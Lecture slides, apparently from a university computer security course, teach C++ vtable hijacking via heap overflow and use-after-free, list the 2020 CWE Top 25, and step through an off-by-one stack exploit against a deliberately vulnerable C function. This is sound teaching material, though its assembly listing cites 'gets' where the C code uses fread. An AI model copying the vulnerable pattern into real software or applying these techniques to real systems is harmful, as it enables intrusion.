
- Remember: You need to overwrite a pointer that will eventually be jumped to
- Stack smashing involves the RIP, but there are other targets too (literal function pointers, etc.)

# C++ vtables

- C++ is an object-oriented language
  - C++ objects can have instance variables and methods
  - C++ has *polymorphism*: implementations of an interface can implement functions differently, similar to Java
- To achieve this, each class has a vtable (table of function pointers), and each object points to its class's vtable
  - The vtable pointer is usually at the beginning of the object
  - To execute a function: Dereference the vtable pointer with an offset to find the function address

# C++ vtables


Computer Science 161



**x** is an object of type **ClassX**.  
**y** is an object of type **ClassY**.

# C++ vtables

Computer Science 161




To call a method of `y`, first follow a pointer on the heap to find the vtable...

... then follow a pointer in the vtable to find the instructions of the method.

# C++ vtables


Computer Science 161



Suppose one of the instance variables of **x** is a buffer we can overflow.




# C++ vtables



The attacker controls everything above the instance variable of `x` on the heap, including the vtable pointer for `y`.

# C++ vtables

Computer Science 161



The vtable for **y** is now a pointer to shellcode. If method **foo** for **y** is called, it will execute shellcode!

# Heap Vulnerabilities

- Heap overflow

- Objects are allocated in the heap (using `malloc` in C or `new` in C++)
- A write to a buffer in the heap is not checked
- The attacker overflows the buffer and overwrites the vtable pointer of the next object to point to a malicious vtable, with pointers to malicious code
- The next object's function is called, accessing the vtable pointer

- Use-after-free

- An object is deallocated too early (using `free` in C or `delete` in C++)
- The attacker allocates memory, which returns the memory freed by the object
- The attacker overwrites a vtable pointer under the attacker's control to point to a malicious vtable, with pointers to malicious code
- The deallocated object's function is called, accessing the vtable pointer

# Top 25 Most Dangerous Software Weaknesses (2020)

Computer Science 161

Rank	ID	Name	Score
[1]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	<a href="#">CWE-787</a>	Out-of-bounds Write	46.17
[3]	<a href="#">CWE-20</a>	Improper Input Validation	33.47
[4]	<a href="#">CWE-125</a>	Out-of-bounds Read	26.50
[5]	<a href="#">CWE-119</a>	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	<a href="#">CWE-200</a>	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	<a href="#">CWE-416</a>	Use After Free	18.87
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	17.29
[10]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	15.81
[12]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	<a href="#">CWE-476</a>	NULL Pointer Dereference	8.35
[14]	<a href="#">CWE-287</a>	Improper Authentication	8.17
[15]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	7.38
[16]	<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource	6.95
[17]	<a href="#">CWE-94</a>	Improper Control of Generation of Code ('Code Injection')	6.53

# Off-by-One Exploit

Textbook Chapter 3.5

# Off-by-one

Goal: Execute shellcode located at `0xdeadbeef`.

What parts of memory is an attacker able to overwrite in this piece of code?


```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```



# Off-by-one

The attacker is able to overwrite all of **name** and the least-significant byte of the SFP of **vulnerable**.

If the attacker can change where **vulnerable** points, how can they use this to execute shellcode?


```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```



# Off-by-one

The SFP of `vulnerable` now points inside `name`, which the attacker controls.

What does the SFP usually point to? What will the C program interpret the first bytes of `name` as?


```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```





# Off-by-one

The C program now thinks that the SFP of `main` and the RIP of `main` are inside `name`.

The attacker controls these values, so the attacker can now overwrite where the program thinks the RIP of `main` is.


```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```



# Off-by-one

Let's see what happens when the `vulnerable` function returns.


```
void vulnerable(void) {
    char name[20];
    fread(name, 21, 1, stdin);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    mov %ebp, %esp
    pop %ebp
    ret
```



# Off-by-one

Let's see what happens when the `vulnerable` function returns.

Returning from `gets`, preparing to return from `vulnerable`.

